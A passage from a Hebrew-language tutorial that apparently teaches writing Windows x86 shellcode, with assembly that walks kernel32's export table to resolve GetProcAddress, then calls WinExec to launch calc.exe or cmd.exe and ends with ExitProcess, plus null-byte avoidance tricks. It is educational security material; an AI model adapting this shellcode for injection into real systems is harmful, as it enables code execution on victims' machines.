  DWORD                LoaderFlags;
  DWORD                NumberOfRvaAndSizes;
  IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
} IMAGE_OPTIONAL_HEADER, *PIMAGE_OPTIONAL_HEADER;
```

[IMAGE_OPTIONAL_HEADER Structure - מתוך האתר של מייקרוסופט MSDN]

אכן האובייקט מכיל נתונים רבים. ניתן לראות שדות כגון AddressOfEntryPoint המכיל את הכתובת שממנה מתחיל לרוץ קובץ ההרצה, ניתן לראות את השדה ImageBase, אשר מייצג את המקום שבו ה-DLL נטען לזיכרון ועוד.אך מבין כל השדות שבאובייקט, השדה שמעניין אותנו הוא דווקא השדה האחרון- השדה DataDirectory.

שלב 4 - Data Directory

שדה זה הינו מערך של אובייקטים מסוג IMAGE_DATA_DIRECTORY. מערך זה בגודל 16 וכל תא במערך מייצג הפנייה למבנה אחר שבו משתמשים בקובץ. דוגמאות למבנים אלו הן Import Directory, Resource Directory, Exception Directory ועוד מספר מבנים נוספים.

המבנה שבו נתמקד הוא המבנה Export Directory. ולמה דווקא בו? כי זה המבנה שמכיל את הפונקציות שאותן הקובץ מייצא, ומאפשר לתוכניות אחרות להשתמש בפונקציות האלה כאשר הן טוענות את הקובץ לזיכרון.

במקרה שלנו נרצה למצוא מ-DLL Kernel32.dll שטעון בזיכרון, את הפונקציה GetProcAddress אשר נמצא בטבלת ה-exports שלו.

אז מתוך מערך האובייקטים מסוג IMAGE_DATA_DIRECTORY, אשר מיוצגים לפי המבנה הבא:

```
typedef struct _IMAGE_DATA_DIRECTORY {
  DWORD VirtualAddress;
  DWORD Size;
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
```

[IMAGE_DATA_DIRECTORY Structure - מתוך האתר של מייקרוסופט MSDN]

נקפוץ אל התא הראשון במערך המפנה אותנו אל הכתובת למבנה שאנו מחפשים-Export Directory. כפי שניתן לראות במבנה IMAGE_DATA_DIRECTORY מופיע השדה VirtualAddress שהוא בדיוק מה שאנחנו מחפשים - הכתובת שתפנה אותנו ל-Export Directory.

ולפני שנמשיך לטבלת ייצוא הפונקציות, נמחיש את מה שעברנו עליו עד עכשיו בקוד שלנו:

```
mov  edx,  [ebx + 0x3c]  // DOS -> e_lfanew
add  edx,  ebx           // edx = PE Header
mov  edx,  [edx + 0x78]  // Get the virualAddress to the offset of ExportDirectory from the
                         //DataDirectory array
add  edx,  ebx           // edx = ExportTable
```

שלב 5- IMAGE_EXPORT_DIRECTORY

הגענו לאובייקט IMAGE_EXPORT_DIRECTOY, המייצג את המבנה שבו נמצאות הפונקציות שהתוכנית מייצאת ובכך מאפשרת לתוכניות אחרות המייבאות אותה, להשתמש בפונקציות אלו.


```
typedef struct _IMAGE_EXPORT_DIRECTORY {
    DWORD   Characteristics;
    DWORD   TimeDateStamp;
    WORD    MajorVersion;
    WORD    MinorVersion;
    DWORD   Name;
    DWORD   Base;
    DWORD   NumberOfFunctions;
    DWORD   NumberOfNames;
    DWORD   AddressOfFunctions;     // RVA from base of image
    DWORD   AddressOfNames;         // RVA from base of image
    DWORD   AddressOfNameOrdinals;  // RVA from base of image
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;
```

[IMAGE_EXPORT_DIRECTORY Structure - קרדיט- https://securitycafe.ro]


על פי מבנה האובייקט נוכל לראות כי הוא מכיל מספר שדות, מבניהם 3 שדות שרלוונטיים אלינו:

1. השדה AddressOfFunction מסוג DWORD המייצג את הכתובת המפנה למערך של כתובות הפונקציות המיוצאות.

2. השדה AddressOfNames מסוג DWORD המייצג את הכתובת המפנה למערך של שמות פונקציות המיוצאות.



3. השדה AddressOfNameOrdinals מסוג DWORD המייצג את הכתובת המפנה למערך של המספרים הסידוריים של הפונקציות המיוצאות (מספרים סידוריים בגודל 16 ביטים - 2 בתים).



אנו נרצה למצוא את הפונקציה לפי שמה כי זהו כל המידע שיש לנו בשלב זה. על מנת למצוא את הפונקציה לפי שמה, נבצע מעבר על שלושת המערכים שעליהם דיברנו קודם לכן.

המערך הראשון שעליו נעבור הינו המערך AddressOfName. אנו נעבור לפי הסדר על אברי המערך, נחפש את שם הפונקציה GetProcAddress ובכל פעם נעלה את המונה שלנו ב-1, עד אשר נגיע לתא שבו נמצא שם הפונקציה שאנו מחפשים.

בשלב זה המונה שלנו יהווה את המקום שבו נמצאת הפונקציה במערך AddressOfFunctions. לדוגמא, אם המונה מכיל את הערך 8, המקום שבו תהיה הפונקציה במערך כתובות הפונקציות יהיה במקום ה-8 במערך.

אז בהמשך לקוד שלנו, החלק הזה ייראה כך:

```
mov esi, [edx + 0x20]  // esi = Offset names table
add esi, ebx           // esi = Names table
```

בשורה הראשונה נמצא את ה-Offset למערך AddressOfNames, ובשורה השנייה נוסיף לאוגר esi את ה-Base Address של המודול kernel32.dll לקבלת הכתובת המדויקת (כלל הכתובות רלטיביות לכתובת הבסיס של המודול).

על מנת שנתחיל בתהליך החיפוש, תחילה נאפס את האוגר ecx, שישמש אותנו בהמשך בתור המונה למיקום במערך.

```
xor ecx, ecx     // ecx = 0
```

נזכור שכל 4 בתים מייצגים לנו מצביע לשם פונקציה. נדמיין את הכתיבה למעין לולאת while, שכל עוד לא נמצא את שם הפונקציה תעלה את המונה באחד וחזור להתחלה, לתחילת הקוד בתוך הלולאה. כך זה ייראה בקוד שלנו:

```
GetProcAdderss_Function:
inc ecx
lodsd                                   // Get Name offset
add eax, ebx                            // Get Function name
cmp dword ptr[eax], 0x50746547          // GetP
jnz GetProcAdderss_Function
cmp dword ptr[eax + 0x4], 0x41636f72    // rocA
jnz GetProcAdderss_Function
cmp dword ptr[eax + 0x8], 0x65726464    // ddre
jnz GetProcAdderss Function
```

ניצור Label בשם GetProcAddress_Function, ממנה יתבצעו האיטרציות בכל פעם עד למציאת המחרוזת GetProcAddress.

נעלה את המונה ב-1 בכל פעם ובבדיקה נבצע השוואה בין המחרוזת בכתובת הנוכחית לבין המחרוזת המבוקשת, שאותה, כפי שניתן לראות בקוד, חילקנו ל-4 בתים בכל פעם אשר כתובים בסדר הפוך (little

endian) וזאת בשל העבודה עם המחסנית. כאשר הבתים של המחרוזת מאוחסנים בזיכרון המחסנית, הם מאוחסנים בצורה הפוכה בסדר הבתים שלהם.

במקרה שהשוואה לא נכונה, ההוראה jnz תחזיר את התוכנית ל- Label שיצרנו ובכך תמשיך לעבור על המערך. נוכל לראות שבהמשך, לאחר שמצאנו את ארבעת הבתים הראשונים, נחפש את ארבעת הבתים שאחריהם באותה צורה, עד שנגיע למחרוזת שלמה.

בשלב זה מצאנו את המספר הסידורי שבו נמצאת הפונקציה GetProcAddress- זאת לפי המספר המאוחסן במונה, המיוצג באמצעות האוגר ecx- אוגר בגודל 4 בתים.

עכשיו נוכל להמשיך למערך הבא- AddressOfNameOrdinals. ניקח את המצביע לאובייקט IMAGE_EXPORT_DIRECTORY, המאוחסן באוגר edx, וב-offset במיקום 0x24 ממנו נמצא את המערך AddressOfNameOrdinals.

כפי שביצענו גם במעבר על המערך הראשון, נוסיף את ה-base address של המודול Kernel32.dll, על מנת לקבל את הכתובת המדויקת למיקום המערך. בשלב זה האוגר esi מכיל את המצביע למערך AddressOfNameOrdinals, אשר מכיל ערכי מספרים בגודל 2 בתים- Ordinal numbers.

```
// Ordinal number of GetProcAddress function

mov esi, [edx + 0x24]          // Offset Ordinals
add esi, ebx                   // esi = Ordinals table
mov cx, [esi + ecx * 2]        // multiple in 2 because the array contains two byte
                               //numbers. cx= number of function
dec ecx
mov esi, [edx + 0x1c]          // offset of address table
add esi, ebx                   // esi = address table
mov edx, [esi + ecx * 4]       // edx = pointer (offset)- the array contains 4 byte values
add edx, ebx                   // edx = GetProcAddress
```

נבצע הכפלה ב-2 לאוגר ecx, ונוסיף את התשובה לאוגר esi. תוכן הכתובת שייצא מהווה את מיקום הפונקציה, פחות אחד, וזאת משום שהסידור במערך מתחיל מ-0.

ועכשיו נגיע לשלב השלישי והאחרון במציאת כתובת הפונקציה! במיקום 0x1c מתחילת האובייקט IMAGE_EXPORT_DIRECTORY נמצא המערך AddressOfFunctions. כמו בפעמיים הקודמות, נוסיף את כתובת הבסיס של המודול Kernel32.dll, להגעה לכתובת המדויקת של המערך.

במצב זה ecx מכיל את המספר הסידורי המדויק של הפונקציה GetProcAddress, דבר המאפשר לנו לגשת למיקום שבו נמצאת כתובת הפונקציה במערך AddressOfFunctions.

רק דבר אחרון נשאר- המערך מכיל ערכים בגודל 4 בתים ולכן יש לכפול את האוגר ecx ב-4 וכן להוסיף את ערך האוגר esi לצורך הזזה מתחילת המערך. זהו! בשורה האחרונה של קטע הקוד נוכל לראות את

ההוספה של כתובת הבסיס של kernel32.dll על מנת שנקבל את הכתובת המדויקת של הפונקציה GetProcAddress.

חשוב להבין שהגענו לשלב קריטי וחשוב מאוד. מימשנו בעצמנו את הקריאה לפונקציה GetProcAddress. ברגע שיש לנו אותה, נוכל לקרוא לכל פונקציית API מכל מודול שנרצה, בין אם מהמודול Kernel32.dll או בין אם זה מכל מודול אחר שנרצה באמצעות קריאה לפונקציה LoadLibrary לייבוא כל מודול לדוגמא User32.dll.

הפונקציה הנבחרת- WinExec

לצורך משימה שקיבלתי- פתיחת מחשבון באמצעות הזרקת shellcode, החלטתי שהפונקציה WinExec תהיה המהירה ביותר לבצע את העבודה (מה גם שהיא נמצאת כבר במודול Kernel32.dll, כך שנחסכת הקריאה ל-LoadLibrary).

אז איך נבצע את הקריאה לפונקציה אתם שואלים? פשוט מאוד- נשתמש בפונקציה שהשגנו GetProcAddress ונמצא את כתובת הפונקציה WinExec במודול Kernel32.dll ולאחר מכן נקרא לה עם הפרמטרים שהיא מקבלת.

<u>נחלק לשני חלקים:</u>

חלק ראשון - מציאת כתובת הפונקציה WinExec. חלק שני - קריאה לפונקציה עם הפרמטרים המתאימים.

אך לפני שנתחיל את החלק הראשון- הסבר קצר, נחמד ויעיל על עבודה עם מחסנית. כאשר אנו קוראים לפונקציה בקוד שלנו ב-C לדוגמא, מתבצעים מספר דברים מאחורי הקלעים, המתבצעים באמצעות תפעולה של המחסנית מול הפונקציה.

נמחיש זאת על ידי הדוגמא הבאה:


<u>לפנינו קטע הקוד הבא:</u>

```
int addFunc(int a, int b, int c)
{
    int sum;
    sum = a + b + c;
    return sum;
}
```

פונקציה המקבלת שלושה פרמטרים a, b ו-c, מגדירה בתוכה משתנה sum מטיפוס integer, שאליו היא סוכמת את כלל הפרמטרים ומחזירה את התוצאה.

מאחורי הקלעים מתבצעים הדברים הבאים:


ראשית נדחפים הפרמטרים המיועדים לפונקציה מימין לשמאל כך שקודם כל נדחף הפרמטר c, לאחר מכן b, ולסוף הפרמטר a.



כפי שניתן לראות בתרשים, המחסנית עובדת בצורה הפוכה משאר החלקים האחרים בזיכרון- ככל שנדחפים יותר ערכים למחסנית כך יורדים בכתובות כלפי מטה.

בשלב השני נקרא לפונקציה שאנו רוצים שתתבצע. כאשר מבצעים קריאה לפונקציה, נדחפת הכתובת הבאה לאחר הפונקציה. זאת על מנת שלאחר ביצוע הפונקציה, התוכנית תוכל להמשיך לרוץ מהנקודה שאחרי הפונקציה. האוגר eip מייצג את כתובת החזרה מהפונקציה, משום שהוא מסמן את הכתובת הבאה לביצוע.

נתחיל בפרולוג- שמירת כתובת בסיס המחסנית של הפונקציה הקוראת. אנו נדחף את האוגר ebp. ולמה גם את האוגר הזה אתם שואלים? מכיוון שאוגר זה מסמן את תחילת המחסנית (base pointer) של הנקודה שנמצאים בה כרגע, כלומר של הפונקציה הקוראת לפונקציה החדשה. זהו רגע לפני תחילת העבודה עם המחסנית מול הפונקציה. זהו ה- stack frame של הפונקציה הראשית (הפונקציה שקראה לפונקציה addFunc), ועל אוגר זה נרצה לשמור לחזרה תקינה לאחר מכן.



כקוד באסמבלי שלבים אלו ייכתבו כך:

```
push c
push b
push a
call startFunc
(push ret  // eip)
```

ניתן לראות כי שמתי jmp end בקוד כדי שאוכל לבחון האם הערך המוחזר תואם לתוצאה, אותה אבדוק בהמשך.


שלב לאחר מכן תתבצע ההשמה של הערך esp לערך ebp לצורך ניהול הפונקציה באמצעות המחסנית וליצירת stack frame לפונקציה addFunc.

```
mov ebp, esp
```

בפונקציה זו אנו מקצים משתנים מקומיים בתוך הפונקציה. כאשר תהליך זה מתבצע, יש להקצות את המקום הנדרש לגודל המשתנה, כלומר נחסיר מהאוגר esp, אשר מסמן את סוף המחסנית, את הגודל שהמשתנה החדש תופס בזיכרון.

במקרה זה המשתנה sum הוא מסוג integer, כלומר יש להקצות 4 בתים בזיכרון.

```
sub esp, 4
```



לאחר מכן מתבצעת פעולת החיבור ומוחזר הערך חזרה. פעולת החיבור הינה לקיחת הערכים שהפונקציה קיבלה, חיבור כולם והשמתם במשתנה שהקצנו בתוך הפונקציה. נעזר באוגר ecx. באסמבלי הפעולה תראה כך:


```
mov ecx, [ebp + 16]
add ecx, [ebp + 12]
add ecx, [ebp + 8]
mov [ebp - 4], ecx

mov eax, [ebp - 4]
```

השורה האחרונה בקוד הינה השמת ערך המשתנה באוגר eax מכיוון שחזרה של משתנים מפונקציה נעשית על ידי אוגר זה.

לאחר מכן, שנייה לפני שנחזור להמשך התוכנית, נבצע את האפילוג, כלומר, נבצע ניקוי למחסנית ונחזיר את הערכים הקודמים לאוגרים המתאימים.

```
add esp, 4
mov esp, ebp

pop ebp
```

בשורה הראשונה החסרנו את המקום שהמשתנה שהגדרנו בפונקציה תפס בזיכרון. לאחר מכן, בשורה השנייה, הגדרנו כי ראש המחסנית שווה לתחילת המחסנית, כלומר סיימנו להשתמש במחסנית לביצוע הפונקציה, ועכשיו נחזיר את האוגרים לערכים המתאימים להמשך ריצה של התוכנית. נוציא מהמחסנית את הערך ebp ששמרנו ונכניס אותו חזרה ל-ebp. לבסוף נחזור לכתובת שבראש



המחסנית, אותה שמרנו בהתחלה, וננקה 12 בתים מהמחסנית- כמספר הבתים שהפרמטרים לפונקציה תפסו במחסנית.

בסיום התוכנית ניישם את end:


```
end:
mov ans, eax
```

נוכל להגדיר משתנה בתחילת התוכנית ans, אשר יהיה מטיפוס integer. בסוף התוכנית, הערך המוחזר מהפונקציה תמיד יהיה מוחזר דרך האוגר eax. נוכל לשים את הערך שבאוגר eax במשתנה שהגדרנו ans, ולראות שאכן הוא שווה לסכום כלל הפרמטרים שנתנו לפונקציה. באמצעות הפקודה:

printf(“%d \n”, ans)

נוכל לראות בקלות את התוצאה ואת ההצלחה שלנו. הקוד המלא עם הפלט ייראה כך:

```
1   #include <stdio.h>
2
3   int main(int argc, char ** argv)
4   {
5       int ans =0;
6       _asm
7       {
8           push 3
9           push 2
10          push 1
11
12          call addFunc
13          jmp end
14
15          // Prologue
16          addFunc:
17          push ebp
18          mov ebp, esp
19          sub esp, 4
20
21          mov ecx, [ebp + 16]
22          add ecx, [ebp + 12]
23          add ecx, [ebp + 8]
24
25          mov [ebp - 4], ecx
26          mov eax, [ebp - 4]
27
28          // Epilogue
29          add esp, 4
30          mov esp, ebp
31          pop ebp
32          ret 12
33
34          end:
35          mov ans, eax
36      }
37      printf("%d \n", ans);
38      return 1;
39  }
```



השימוש של המעבד במחסנית מאוד נוח ומאפשר יעילות וקלות לטיפול בפונקציה במהלך התוכנית. כמו כן, חשוב להדגיש שניקוי המחסנית הכרחי לכך שהמשך הקוד ירוץ כהלכה ובנוסף שלא יקרה מצב של זליגת זיכרון ומידע מהתוכנית, דבר שיהווה חולשה בתוכנית.

בכתיבת shellcode חשוב מאוד לשים לב לפרטים אלו, אף אחד לא יקרא לפרמטרים של הפונקציה שאנו מזמנים ולכן זהו תפקידנו - השמת הפרמטרים הנכונים למימוש הפונקציה בסדר הנכון, ניהול נכון של האוגרים, וכמובן ניקוי המחסנית לאחר ביצוע הפונקציה.

ועכשיו כשאנחנו מבינים יותר את פעולות המחסנית ותפעולה, נוכל לחזור לתוכנית שלנו.

חלק 1 - מציאת כתובת הפונקציה WinExec

לצורך מציאת הכתובת של הפונקציה WinExec נשתמש בפונקציה שעבדנו מאוד קשה כדי להשיג אותה, GetProcAddress. תחילה נאפס את האוגר ecx על מנת שיוכל לשמש אותנו בתהליך זה.

לאחר מכן נשמור על המחסנית שני ערכים חשובים מאוד שהשגנו: הראשון הוא האוגר ebx אשר מכיל את כתובת הבסיס של Kernel32. השני הוא האוגר edx אשר מכיל את המצביע לפונקציה GetProcAddress. אלו ישמשו אותנו בעתיד בתוכנית.

בשלב זה נכניס את הפרמטרים המתאימים לפונקציה ובסדר הנכון. הפונקציה GetProcAddress מקבלת שני פרמטרים- האחד הוא מודול והשני הוא שם הפונקציה שמוכלת במודול זה. במקרה שלנו, הפונקציה תקבל את המודול Kernel32, ואת שם הפונקציה שאנו מחפשים- WinExec. כפי שראינו בניהול המחסנית, הפרמטרים לפונקציה נכנסים מימין לשמאל. לכן הפרמטר הראשון שנכניס הוא שם הפונקציה. אבל רגע, מחרוזת תמיד נגמרת ב-null, ובחוקים לכתיבת shellcode דיברנו על כך שאסור שיהיה את הערך של null בקוד.

אז מה עושים?

זוכרים שממש לפני רגע איפסנו את האוגר ecx, כאן הוא הולך לשמש אותנו! אנו נדחף אותו למחסנית, נדחף את המחרוזת "WinExec", 4 בתים בכל פעם, בצורה הפוכה כמובן בהתאמה להתנהגות המחסנית, וכך נשיג את המטרה מבלי להשתמש בערך null בקוד שלנו ☺

4 בתים בכל פעם אמרנו נכון? אבל רגע יש פה עוד בעיה - המחרוזת WinExec היא 7 בתים, זאת אומרת שיהיה לנו בית אחד מיותר. אז מה עושים עכשיו? אין מה לדואג, טריק נוסף שבו נשתמש יהיה לפי הצורה הבאה: ארבעת הבתים הראשונים שנדחוף יהיו שלושת התווים האחרונים של המחרוזת ובנוסף תו נוסף רנדומלי. נבחר את התו a, שערכו הקסה דצימלי הוא 0x61.

המחרוזת שנדחף למחסנית תראה כך- "xeca" , בצורה הפוכה כמובן, כאשר בערכי הקסה דצימלי היא תראה כך- 0x61636578. אבל אנחנו לא רוצים שיהיה לנו את התו a כחלק מהמחרוזת.

אז כחלק מהטריק אנחנו נבצע פעולת חיסור במיקום שבו התו a נמצא על המחסנית. נחסר מ-0x61 את הערך 0x61, כלומר 'a'-'a', ובכך נקבל את הערך null מבלי להשתמש בו ב-shellcode שלנו! עוד בעיה נפתרה בהצלחה ☺

עכשיו נוכל להמשיך לדחוף למחסנית את יתר המחרוזת שנותרה לנו- "WinE", שבצורה הפוכה בערכים הקסה דצימליים תראה כך- 0x456e6957. דחפנו למחסנית את המחרוזת מהסוף להתחלה, האוגר esp מהווה את כלל המחרוזת- ולכן נבצע דחיפה שלו למחסנית, אשר תהווה את הפרמטר לשם הפונקציה.

לאחר מכן נדחוף את הפרמטר הראשון Kernel32 אשר נמצא באוגר ebx. הגענו לשלב האחרון- כל מה שנותר לעשות הוא לקרוא לפונקציה GetProcAddress שכתובתה נמצאת באוגר edx.

המימוש בקוד ייראה כך:

```
// Get WinExec Function
xor ecx, ecx
push ebx                            // Kernel32.dll base address
push edx                            // GetProcAddress Address function
push ecx                            // 0
push 0x61636578                     // xeca (little endian + 'a' in order to fill the gap to 4 bytes)
sub dword ptr[esp + 0x3], 0x61      // Remove 'a'
push 0x456e6957                     // WinE (little endian)
push esp                            // "WinExec" full string from the entry point address
push ebx                            // Kernel32.dll base address
call edx                            // execute GetProcAddress- In order to find the address of WinExec
```

חלק 2 - קריאה לפונקציה

החלק הראשון עבר בהצלחה- השגנו את הכתובת לפונקציה WinExec. מה שנשאר הוא לקרוא לה. על מנת לעשות זאת, יש לדחוף למחסנית את הפרמטרים השייכים לפונקציה, בדיוק כפי שעשינו בקריאה לפונקציה GetProcAddress, ובדיוק מה שנעשה בכל פעם. השיטה היא קבועה.

כפי שדיברנו קודם לכן, בכל סוף ביצוע פונקציה, יש לדאוג לנקות את המחסנית בהתאם לפרמטרים שדחפנו. לכן השלב הראשון שנעשה בחלק השני הוא לנקות את המחסנית לאחר המימוש שביצענו לפני כן לפונקציה GetProcAddress. ניקוי המחסנית יהיה על ידי הוספה של מספר בתים מסוים המייצג את גודל כלל הערכים שהכנסנו ואין לנו צורך בהם יותר.

לאחר מכן נכניס את הפרמטרים המתאימים שהפונקציה דורשת. <u>הפונקציה WinExec מקבלת שני פרמטרים:</u>

הפרמטר הראשון הוא ה-"Command line", כלומר מה שנרצה להריץ. החיפוש במערכת לאפליקציה שבחרנו להריץ יתבצע לפי הסדר הבא (רשימה שניתן למצוא בדוקומנטציה באתר של מייקרוסופט msdn):

1. מתוך התיקייה שהתוכנית הנוכחית נמצאת בה.
2. מהתיקייה בנתיב הנוכחי.
3. מתיקיית המערכת (Windows System directory).

4. מתיקיית Windows (Windows directory).
5. מהתיקיות שנמצאות במשתנה הסביבה PATH.

הפרמטר השני הוא סוג התצוגה, כלומר ישנה רשימה שממנה ניתן לבחור את האופן שבו יוצג הפלט. יש לבחור את הערך המתאים ולצרף כפרמטר לפונקציה (את הרשימה המורחבת ניתן לראות באתר של מייקרוסופט msdn).

אז זה מה שנעשה - נאפס את האוגר ecx ונדחף אותו למחסנית כדי שיהווה לנו את ערך ה-null byte. לאחר מכן נדחף את המחרוזת לאפליקציה שאותה נרצה להריץ. במקרה זה הרצתי את האפליקציה של calc.exe ולכן זוהי המחרוזת שנתתי לפונקציה, אך באותה במידה יכולתי לבחור להריץ cmd.exe, כפי שמוצג בדוגמא בהמשך, או להריץ כל אפליקציה אחרת הנמצאת במערכת לבחירתי.

ניתן לראות בקוד, ולפי ניהול המחסנית, נדחף את הפרמטרים מימין לשמאל. ראשית נדחף את הערך 0x05 אשר מסמן את אופן תצוגת הפלט ובמקרה זה יציג את חלון האפליקציה. לאחר מכן נדחף את הפרמטר המייצג את שם הפונקציה שאותה הכנסנו למחסנית. יש לנו את כל הפרמטרים הנחוצים, ועכשיו- מימוש הפונקציה. נקרא לפונקציה WinExec שאת כתובתה מצאנו בשלב הראשון ושמרנו באוגר eax.

הרצת calc.exe	הרצת cmd.exe
(code below)	(code below)

הרצת calc.exe:

```
// WinExec
add esp, 0xc            // Clean the stack
xor ecx, ecx            // ecx = 0
push ecx
push 0x6578652e         // .exe (little endian)
push 0x636c6163         // calc (little endian)
push 0x05
lea ecx, [esp + 4]
push ecx                // "calc.exe"
call eax                // WinExec("calc.exe", 5)
```

הרצת cmd.exe:

```
// WinExec
add esp, 0xc                    // Clean the stack
xor ecx, ecx                    // ecx = 0
push ecx
push 0x61657865                 // exea (little endian)
sub dword ptr[esp + 0x3], 0x61  // Remove 'a'
push 0x2e646d63                 // cmd. (little endian)
push 0x05
lea ecx, [esp + 4]
push ecx                        // "cmd.exe"
call eax                        // WinExec("cmd.exe", 5)
```

ExitProcess Function

בתחילת המאמר דיברנו על החוקים לכתיבת shellcode. אחד מהחוקים שהזכרנו היה בנוגע לפונקציה ExitProcess. רצוי לממש את הפונקציה בסוף כל shellcode על מנת שהקוד יהיה עצמאי והתוכנית תסתיים באופן תקין וכמובן ללא קריסה מיותרת.

גם כאן, כמו בכל מימוש פונקציה, תהיה חלוקה לשני שלבים:

1. מציאת כתובת הפונקציה.
2. מימוש הפונקציה עם הפרמטרים המתאימים לה.

שלב ראשון- מציאת כתובת הפונקציה ExitProcess

ננקה את המחסנית מביצוע הפונקציה הקודמת. לאחר מכן נוציא מהמחסנית את הערכים ששמרנו בה בהתחלה ונמקם אותם באוגרים בהתאמה. נוציא את כתובת הפונקציה GetProcAddress ונמקם באוגר edx, נוציא את כתובת בסיס המודול Kernel32.dll base address ונמקם באוגר ebp. נבצע הכנסה של המחרוזת של שם הפונקציה ExitProcess לפי הטריק שלמדנו עם הכנסת התו הרנדומלי והוצאתו. נכניס את הכתובת של Kernel32.dll (הכנסת הפרמטרים לפונקציה מימין לשמאל) ולבסוף נקרא לפונקציה GetProcAddress למציאת הפונקציה ExitProcess מהמודול Kernel32.dll.


```
// Get ExitProcess Function
add esp, 0xc                        // Clean the stack
pop edx                             // GetProcAddress
pop ebp                             // Kernel32.dll base address
mov ecx, 0x61737365                 // essa
push ecx
sub dword ptr[esp + 0x3], 0x61      // Remove 'a'
push 0x636f7250                     // Proc
push 0x74697845                     // Exit
push esp                            // "ExitProcess"
push ebx                            // Kernel32.dll base address
call edx                            // execute GetProcAddress- In order to find the address of
                                    //ExitProcess function
```

שלב שני ואחרון בתוכנית - הקריאה לפונקציה ExitProcess

הגענו לשלב האחרון בכתיבת ה-shellcode שלנו. נבצע ניקוי למחסנית מהפונקציה הקודמת וכל מה שנותר הוא להכניס את הפרמטר לפונקציה ExitProcess ולקרוא לה. הפונקציה ExitProcess מקבלת פרמטר אחד והוא קוד סיום הפונקציה.

הקוד שלנו יראה כך:

```
// ExitProcess
add esp, 0x14              // Clean the stack
xor ecx, ecx               // ecx = 0
push ecx                   // Return code = 0
call eax                   // ExitProcess
```



המרת הקוד

כתבנו את הקוד שלנו באסמבלי. השלב האחרון הוא להמיר אותו למחרוזת של תווים בהקסה דצימלי ולוודא את תקינותו.ישנן מספר דרכים להמיר קוד מאסמבלי להקסה דצימלי, אני אציג שלושה.

IDA

ניתן לפתוח את התוכנית שלנו ב-IDA, להגדיר הצגה של ה-OPCODES, זאת באמצעות בחירת הלשונית options, ב-General ושם לשנות את בחירת Number of opcode bytes ל-8. לאחר מכן יש להעתיק את ה-opcodes הרצויים למחרוזת של תווים לפי פורמט shellcode מתאים.

CFF Explorer

